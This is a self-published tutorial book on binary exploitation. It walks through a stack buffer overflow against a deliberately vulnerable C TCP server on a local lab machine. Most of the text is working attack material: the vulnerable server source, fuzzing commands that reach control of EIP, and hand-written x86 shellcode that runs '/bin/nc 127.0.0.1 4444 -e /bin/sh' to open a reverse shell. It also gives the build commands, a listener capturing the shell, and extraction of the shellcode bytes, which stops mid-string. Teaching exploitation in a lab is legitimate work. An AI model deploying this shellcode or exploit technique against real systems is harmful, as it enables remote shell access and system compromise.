The path of exploit-development

by
Strider

January 23, 2021

Prolog

Hello dear reader, I wrote this book for all the people who want to learn the art of binary exploitation which is nowadays very hard to learn, because many tutorials and manuals are very poor to understand. For me, it was also hard to learn all this stuff and to understand what happens in detail. I hope you enjoy it and you have fun reading this book. My opinion here is to go not so deep in many details. I want to bring you practical knowledge and not only the theory about that. Why I came to the idea to write a book about it? Well, a good friend by me had some problems with understanding some security-related stuff of my university in programming C/C++. He asked me why some codes from him did not work. I explained to him why. I also explained to him to avoid some coding mistakes because of secure programming and he understands. This has brought me to the idea to write some posts about some programming and security stuff. Till today where I wrote this book. For that, I want to give him a big thanks.

Thanks to GGeasyBoy

Contents

Chapter 1

Buffer overflow

1.1 Introduction

This chapter will describe how the process of exploit development works. I want to reach the beginner which decided to learn how exploit development works. This chapter separates the whole process into smaller chapters. Before we start with the first subchapter we have to find out some specific words which I use on this whole chapter.

1.2 How finding a vulnerability works?

To find a vulnerability in a binary program debugging and analyzing or reverse engineering is required. This is the first part of exploit development. In this part, the writer has to understand how the program works and its behavior. To find a vulnerability we have to test some interesting points in the program like user inputs, internal data processing, etc...

1.3 What is a shellcode?

A shellcode is a piece of assembler code that executes some arbitrary commands. This assembler code is a compiled program that has the score, to spawn a shell for us. The origin of their name came from that score.

1.4 What is an exploit?

An exploit is a program or a form of data, which triggers a bug or a vulnerability of a program or system. The score of an exploit is to exploit a vulnerability to gain access to a system or to manipulate data of a program or execute some miscellaneous actions. The shellcode is often embedded into an exploit. In this chapter, the shellcode will be embedded in our exploit.

1.5 What is a buffer overflow?

A buffer overflow is a security flaw that leads to write out of our buffer, to overwrite some data on the stack. The score here is, to overwrite the instruction pointer called EIP on 32bit machines or RIP on 64bit machines. When the instruction pointer gets overwritten, the attacker can control the flow of the vulnerable program to execute the shellcode in the buffer.

1.6 Why is the instruction pointer so important?

The instruction pointer also called program counter, is a register on a CPU, which points to the next instruction that gets executed as next.

1.7 Definition of the development environment

Our target machine will be a Debian 10 Buster with a 32bit compiled program. This program has no NX/DEP and ASLR. As our compiler, we use GCC, to compile our shellcode, we use NASM. To debug the shellcode and the vulnerable program, gdb will be used.

1.8 The vulnerable program

The vulnerable application will be a server application that prints out and sends back our data. First, we need to identify the vulnerability and the type of it.


```
/* A simple server listening on TCP port 4001
from http://www.linuxhowtos.org/data/6/server.c, modified
```

```
by Sam Bowne */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
int copier(char *str) {
  char buffer[1024];
  strcpy(buffer, str);
}
void error(const char *msg)
{
  perror(msg);
  exit(1);
}
int main(int argc, char *argv[])
{
  int sockfd, newsockfd, portno;
  socklen_t clilen;
  char buffer[4096], reply[5100];
  struct sockaddr_in serv_addr, cli_addr;
  int n;
  sockfd = socket(AF_INET, SOCK_STREAM, 0);
  if (sockfd < 0)
    error("ERROR opening socket");
  bzero((char *) &serv_addr, sizeof(serv_addr));
  portno = 4001;
  serv_addr.sin_family = AF_INET;
  serv_addr.sin_addr.s_addr = INADDR_ANY;
  serv_addr.sin_port = htons(portno);
  if (bind(sockfd, (struct sockaddr *) &serv_addr,
    sizeof(serv_addr)) < 0)
    error("ERROR on binding");
  listen(sockfd,5);
  clilen = sizeof(cli_addr);
  newsockfd = accept(sockfd,
                     (struct sockaddr *) &cli_addr,
                     &clilen);
  if (newsockfd < 0)
    error("ERROR on accept");
  while (1) {
    n = write(newsockfd,
            "Welcome to my server! Type in a message!\n",43);
    bzero(buffer,4096);
    n = read(newsockfd,buffer,4095);
    if (n < 0) error("ERROR reading from socket");
      // CALL A FUNCTION WITH A BUFFER OVERFLOW VULNERABILITY
      copier(buffer);
    }
    printf("Here is the message: %s\n",buffer);
    strcpy(reply, "I got this message: ");
    strcat(reply, buffer);
    n = write(newsockfd, reply, strlen(reply));
    if (n < 0) error("ERROR writing to socket");
  }
  close(newsockfd);
  close(sockfd);
  return 0;
}
```

If we look closer to the function "copier", we can see that a new buffer will be created with a space of 1024 bytes. In the next line we see, is the call to the function "strcpy" which is very unsafe and deprecated. The great failure of that function is, we don't have any checks. This function copies blind all bytes from the "str" into the buffer. In that case, we can overflow the whole buffer and we might be able to overwrite some data like the instruction pointer.

1.9 Identify the Vulnerability

The review of the code is finished and notes are taken. The next step to do is testing. The best candidate which we can test ist the function copier. This function will be called if the server receives some data from a TCP-Connection. As test data, we send 1024 bytes and increase it by 10 bytes for each transmission.




```
pentest@pentest:~$ python -c "print 'A' * 1024" | nc 127.0.0.1 4001
Welcome to my server!  Type in a message!
I got this message: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA
Welcome to my server!  Type in a message!
```

Figure 1.1: Test transmission of 1024 bytes to the vulnerable server

In *Figure 1.1* can we that the vulnerable server works normally. The 1024 bytes with the value

$$0x41_{hex} \Leftrightarrow A_{ascii}$$


each, received successfully by the server. On the next transmission, the amount of bytes is increased by 10 bytes.



```
pentest@pentest:~$ python -c "print 'A' * 1034" | nc 127.0.0.1 4001
Welcome to my server!  Type in a message!
pentest@pentest:~$
pentest@pentest:~$ ./p4-server
Speicherzugriffsfehler
pentest@pentest:~$
```

Figure 1.2: Send 1034 bytes(on the top). Segmentation fault by the Server(at the bottom)

The result is that the vulnerable server gets a segmentation fault because we have overwritten some data on the stack. Here we can identify that this vulnerability is a typical buffer overflow. Now comes GDB in action to determine the point where the instruction pointer gets overwritten.



```
[------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x000a4242 in ?? ()
gdb-peda$
pentest@pentest:~$ python -c "print 'A' * 1034 + 'BBBB'" | nc 127.0.0.1 4001
Welcome to my server!  Type in a message!
```

Figure 1.3: Partial overwritten instruction pointer

By adding the String "BBBB" we can see in GDB that the instruction pointer gots partial overwritten by the String (*Figure 1.3*). That causes a segmentation fault because the instruction pointer points to an address of an instruction that doesn't exist. Now we have to fit the data passed to the buffer, soo that the instruction pointer is overwritten with "0x42 = B".

$$0x42_{hex} \Leftrightarrow B_{ascii}$$



```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
gdb-peda$
pentest@pentest:~$ python -c "print 'A' * 1036 + 'BBBB'" | nc 127.0.0.1 4001
Welcome to my server!  Type in a message!
```

Figure 1.4: Instruction pointer overwritten with 0x42424242


By increasing the A‘s by two we now fit the whole required length to overwrite the instruction pointer with the string

$EIP = BBBB_{ascii} \Leftrightarrow 0x42424242_{hex} \rightarrow$ *"Control over EIP (Instruction pointer)"*

On that point of analysis, we can develop the shellcode for the exploit.

1.10 Write the shellcode

Now we have to write a shellcode which will be executed in the buffer overflow. For example, I will write a shellcode that spawns us a TCP- Shell. For the TCP-Shell we use Netcat. Important for us is, that our shellcode be smaller than the buffer. A Reverse-TCP-Shell with Netcat can be created like that "nc 127.0.0.1 5555 -e /bin/sh". To write a shellcode we need some basics about x86-assembler. The first part of the shellcode is the initialization.



```
  GNU nano 3.2    shellcode.asm

section .text
global _start

_start:
        xor eax, eax
        push eax
```

Figure 1.5: First step of the shellcode

First, we have to define the entry point of our shellcode, it can be defined with the command "global" followed by label name in this case, the label name is "_start". In *Figure 1.5* need to clear some registers which could prevent our shellcode form work properly. This can be done with an XOR-Operation in the EAX-Register. The value of this register has to be pushed on the stack to terminate the string for the "execve" function.




Figure 1.6: Building the command for execve on the stack


We see in *Figure 1.6* the growth direction of the stack we using to build the command which will be executed by the "execve"-function. Now we have to figure out how we can use the execve function.

```
#include <unistd.h>
int execve(const char *filename, char *const argv[],
char *const envp[]);
/*
 EBX = const char *filename
 ECX = char *const argv[]
 EDX = char *const envp[]
 */
```

The definition of the function "execve" comes from the Linux *unistd.h*, which gets called via syscalls too. We see that the function needs 3 parameters. The first parameter is the filename or better the program which has to be executed. The second parameter is the address of the passed program in the first parameter. The third parameter specifies the environment variables like "HOME", "PATH", "SHELL" etc... but we don't need this to execute programs, and set it to NULL.

To pass a program, we have to encode the name of the program to hex. For this we can use python.

```
#commands for encoding string to little endian hexstrings
python 2.7.x >>> '<string >'[:: -1].encode('hex')
python 3.x >>> '<string >'[:: -1].encode().hex()
```



```
Type "help", "copyright", "credits"
>>> '//bin/nc'[::-1].encode('hex')
'636e2f6e69622f2f'
>>> 
```

Figure 1.7: Encode /bin/nc as little-endian hex string

That must be also made for all command parameters. The encoding is in little-endian format. Now the encoded hex string can be pushed on the stack. That's all what we do first in shell coding. For each part of the command, we have to save the current Stackpointer to save all positions, which we put later altogether. For the first part of the command, we use the register EBX. In the manual of the syscalls on a 32Bit machine is the Register EBX the first parameter of "execve". The ECX-Register gets the whole command as an array or list. The list will be created after pushing all parts on the stack. The third parameter of the function "execve" is realized with the EDX register which is NULL for this purpose.

After applying the encoding of all command parameters, the shellcode looks now like that.

```
;Command build of the reverse shell via push and mov
section .text
global _start
_start:
  xor eax, eax       ;clear the register eax
  push eax
  push 0x636e2f6e    ;push /bin/nc to the stack
  push 0x69622f2f
  mov ebx, esp       ;save the current stack pointer in ebx

  push eax           ;push NULL to the stack as string terminator
  push word 0x312e   ;push 127.0.0.1 to the stack
  push 0x302e3030
  push 0x2e373231
  mov esi, esp       ;save the current stack pointer in esi

  push eax           ;push NULL to the stack as string terminator
  push 0x34343434    ;push the port 4444 to the stack
  mov edi, esp       ;save the current stack pointer in edi

  push eax           ;push NULL to the stack as string terminator
  push word 0x652d   ;push option -e to the stack
  mov ecx, esp       ;save the current stack pointer in ecx

  push eax           ;push NULL to the stack as string terminator
  push 0x68732f6e    ;push /bin/sh to the stack
  push 0x69622f2f
  mov ebp, esp       ;save the current stack pointer in ebp
```

This code realizes the schema which was shown in *Figure 1.6*. Now we have to clear the register EDX to let point it to NULL. After that, we can now push all the saved addresses in reverse order on the stack. With this method, the list or array can be realized. The register ECX gets the new current stack pointer assigned. The parameters are now completed and can be passed to the function "execve".

To call this function we can use the syscall interrupt. This is an interface where we can call some functions like "write", "read" and "exit" etc... The syscall number of "execve" is 11. This number has to be assigned to the register EAX. Now the full shellcode is completed and can be triggered with the assembly- line int 0x80. This line triggers the defined interrupt called "syscall". The further part of this shellcode should now look like that:

```
;Command build of the reverse shell via push and mov.
  xor edx, edx      ;set register edx to NULL

  ;push the parameters in reversed order to the stack.

  ;push NULL as string terminator to the stack.
  push eax

  ;push saved pointer of /bin/sh to the stack.
  push ebp

  ;push saved pointer of command option -e to the stack.
  push ecx

  ;push saved pointer of port 4444 to the stack.
  push edi

  ;push saved pointer of ip 127.0.0.1 to the stack.
  push esi

  ;push saved pointer of /bin/nc to the stack.
  push ebx

  ;save the current stack pointer of argument list to register ecx.
  mov ecx, esp

  ;make the syscall.
  xor eax, eax      ;extra clear, to avoid wrong syscall numbers
  mov al, 11        ;set register  eax to syscall number 11 "execve"
  int 0x80          ;make the syscall interrupt
```

This code will be compiled with NASM as ELF-i368 / ELF32. Let's take a review of the shellcode we have written. There are some tricky things we need to know. We have to avoid null bytes because this shellcode will be read as a string. A null byte terminates a string. To avoid a null byte by assigning zero to a register like EAX with this line for example:

```
;set register eax to NULL which results
;to nullbyte containing shellcode dump
  mov eax, 0x00
```

We can use an xor-operation instead to get the desired result:

```
;Xoring register eax with itself results
;to a cleared register which is set to NULL
  xor eax, eax
```

This clears our register and has the same effect as the line above and is "null safe".

$$\text{"mov"} \not\Leftrightarrow \text{"xor"}$$

To push data on the stack which are smaller than 4 bytes, we can use the keyword "word" before the operand.

```
;push 2 byte data to the stack with leading zeros
;leading to nullbyte containing shellcode dump
 push 0x0000dead

;push 2 byte data as WORD to the stack
;results to null safe shellcode dump
  push word 0xdead
```

$$\text{"push word"} < \text{"push"}$$

To push data which is lower than 2 or greater than 3 but lower than 4 bytes, you can add som duplicate characters like "/", "#" or 0x20 = space. But a space character can also be truncated in some situations.

```
;push 3 byte data to the stack with duplicated characters
 push 0x0069622f ;/sh

;Duplicate / to // which will be interpreted as /
  push 0x69622f2f
```

This is also a trick to avoid null bytes, but we have to ensure that the operand takes only 2 bytes. If we want to assign small values like the syscall number 11 to a register, we can use only a part of our desired register. The registers we used in the shellcode are general-purpose registers. These registers can be split in half. Each of those registers is 32 Bit long and can split into two 16Bit registers one of them called AX. The lower 16Bit register can be split into two 8Bit AH and AL registers. The figure shows the partition of a register.




Figure 1.8: Partition of a general-purpose register

This can be used for all the other register like EBX, ECX, EDX, EDI and ESI. Thw following example shows how the register values can be manipulated with partitioning.

```
;example of using register partition
section .text
global _start
_start:
        xor eax, eax         ;clear register eax

        ;set eax to 0x04030000
        ;register eax holds 0x04030000 after this operation
        mov eax, 0x04030000

        ;set on the LSB of register eax the value 0x01
        ;register eax holds 0x04030001 after this operation
        mov al, 0x1
```


```
;set on the LSB+1 of register eax the value 0x01
;register eax holds 0x04030201 after this operation
mov ah, 0x2

;set ax(lower WORD) of register eax the value 0x01
;register eax holds 0x04034242 after this operation
mov ax, 0x4242
```

1 If all this techniques applied, we have a really high chance to get a null free shellcode. This shellcode can now compiled with NASM and linked with ld. The compiled shellcode spawns a shell like in the figure below

```
#command to compile
~$ nasm -f elf32 shellcode.asm && \
    ld -o shellcode -melf_i386 shellcode.o && \
    ./shellcode
```

This command compiles and links the shellcode. the third part of the command runs the shellcode. A small breakdown shows how it works all together.

- *nasm* is the nasm compiler which compiles the source file which is shellcode.asm.
- *-f elf32* is the format in which the compiler outputs the compiled sources. In this case a Linux 32bit ELF-Binary format. ELF stands for Executable and Linking Format which is generally used on FreeBSD and GNU/Linux.
- *ld* is the linker which link's the compiled object and makes it executable.
- *-melf_i386* is the target emulation ich wich the object will be linked. The command line option *-m* is the emulation selector and the parameter *elf_i386* is the emulation value. With *ld -V* you can list all the supported emulations.
- The command line option *-o* of the *ld* command specifies the output filename in which the linked binary will be written, in this case it is the filename *shellcode.*
- The argument shellcode.o is the object-ouput of the compiled shellcode via NASM.



```
pentest@pentest:~$ nasm -f elf3
2 shellcode.asm && ld -o shellc
ode -melf_i386 shellcode.o && .
/shellcode
```


```
pentest@pentest:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from loca
lhost [127.0.0.1] 54440
ls
p4-server
p4-server.c
peda
peda-session-p4-server.txt
shellcode
shellcode.asm
shellcode.o
```

Figure 1.9: Testing shellcode for functionality

- The last part of the command runs the shellcode wich was linked by the command *ld*.

Figure 1.9 shows the functionality of the written shellcode. This shellcode spawns us a Reverse-TCP-Shell with Netcat. The left terminal compiles and links the shellcode. After compiling and linking the shellcode gets executed. On the right side, a Netcat listener was created and waits for incoming connections. The listener gets a connection and we can enter some shell commands on the remote machine. In this figure, the attacker machine and the remote machine are my local machine.

The next step to check that we dont have any issues with the shellcode. For that we use objdump to disassble the compiled code. Objdump shows that there no null bytes in there.




```
pentest@pentest:~$ objdump -d shellcode | more

shellcode:     file format elf32-i386


Disassembly of section .text:

08049000 <_start>:
 8049000:       31 c0                   xor    %eax,%eax
 8049002:       50                      push   %eax
 8049003:       68 6e 2f 6e 63          push   $0x636e2f6e
 8049008:       68 2f 2f 62 69          push   $0x69622f2f
 804900d:       89 e3                   mov    %esp,%ebx
```

Figure 1.10: Disassemble the compiled shellcode with objdump

In *Figure 1.10* we see the disassembly of our shellcode. It looks like the source that was written in the steps before. Now all opcodes (hex number in the middle) of the entire shellcode must be extracted and converted to an string for c. There are two options take it manualy or use a special command for that. In this Chapter we use a crafted command.

```
# crafted command with objdump, grep, cut, tr and sed
~$ echo "\"$(objdump -d shellcode | \
        grep '[0-9a-f]:' | \
        cut -d$'\t' -f2 | \
        grep -v 'file' | \
        tr -d " \n" | \
        sed 's/../\\x&/g')\""
```


This command dumps the shellcode with objdump and the parameter *-d*. The output will be redirected to *grep* to remove all non-hexadecimal. This output will be redirected to the *cut* command to cut out all addresses on the left side of the colon. Then we use the command *grep* to get the output without file. This will be trimmed down to a single string using the command *tr* with the option *-d* do specify which characters should be removed from the output. With the command sed, we add on every second character the escape for "\x" to get a hex string in the language c. At the front an another "\" will be added. This string gets surrounded into double-quotes. Viola, the shellcode is extracted and formated to a hex string for the language c.



```
pentest@pentest:~$ echo "\"$(objdump -d shellc
ode | grep '[0-9a-f]:' | cut -d$'\t' -f2 | gre
p -v 'file' | tr -d " \n" | sed 's/../\\x&/g')
\""
"\x31\xc0\x50\x68\x6e\x2f\x6e\x63\x68\x2f\x2f\
x62\x69\x89\xe3\x50\x66\x68\x2e\x31\x68\x30\x3
0\x2e\x30\x68\x31\x32\x37\x2e\x89\xe6\x50\x68\
x34\x34\x34\x34\x89\xe7\x50\x66\x68\x2d\x65\x8
9\xe1\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\
